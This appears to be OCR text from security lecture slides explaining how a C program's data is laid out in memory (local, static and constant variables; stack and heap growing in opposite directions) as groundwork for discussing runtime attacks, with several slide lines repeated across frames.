

```
int f() {
    int x;
    …
```

```
static int x;
```


```
static const int y=10;
```

0x00000000

Data's location depends on how it's created



Data's location depends on how it's created




We are going to focus on runtime attacks

Stack and heap grow in opposite directions

We are going to focus on runtime attacks

Stack and heap grow in opposite directions


Compiler provides instructions that
adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



We are going to focus on runtime attacks

Stack and heap grow in opposite directions

